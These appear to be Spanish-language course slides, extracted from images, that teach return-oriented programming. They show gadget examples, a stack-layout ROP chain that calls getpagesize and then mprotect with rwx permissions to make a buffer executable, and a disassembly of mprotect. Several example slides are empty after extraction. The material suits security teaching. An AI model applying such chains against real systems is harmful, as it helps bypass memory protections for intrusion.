


¿Podemos encadenar múltiples llamadas?

E.g. getpagesize + mprotect

# ¿Cómo hacemos?





# **RETURN ORIENTED PROGRAMMING (ROP)**

Idea: encadenar pequeños gadgets de código para construir payloads complejos.

# EJEMPLOS DE GADGETS

```
inc eax  
ret
```

```
mov ecx, eax  
ret
```


```
call eax
```

```
and ebx, eax  
ret
```


```
pop edx  
ret
```

```
pop edx  
pop ebx  
ret
```


# EJEMPLO: ROP




# EJEMPLO: ROP




# EJEMPLO: ROP




# EJEMPLO: ROP




# EJEMPLO: ROP



# EJEMPLO: ROP



# EJEMPLO: ROP



# EXPLOIT CON ROP

```
...      ...
0x48    &getpagesize
0x4c    mov ecx, eax; ret
0x50    inc ecx; ret
0x54    dec eax; ret
...
0x5c    not eax; ret
0x60    pop ebx; ret
          &buffer
0x64    and ebx, eax; ret
0x68    pop edx; ret
0x6c    prot = 0x7 (rwx)
0x70    &mprotect + 13
0x74    AAAA
0x78    &buffer
```

En la memoria se guarda el valor x

x

En la memoria se guarda la dirección de un gadget con código x

x

## Assembly


```
0xf7ecf660 mprotect+0  push  ebx
0xf7ecf661 mprotect+1  mov   edx,DWORD PTR [esp+0x10]
0xf7ecf665 mprotect+5  mov   ecx,DWORD PTR [esp+0xc]
0xf7ecf669 mprotect+9  mov   ebx,DWORD PTR [esp+0x8]
0xf7ecf66d mprotect+13 mov   eax,0x7d
0xf7ecf672 mprotect+18 call  DWORD PTR gs:0x10
0xf7ecf679 mprotect+25 pop   ebx
0xf7ecf67a mprotect+26 cmp   eax,0xfffffff001
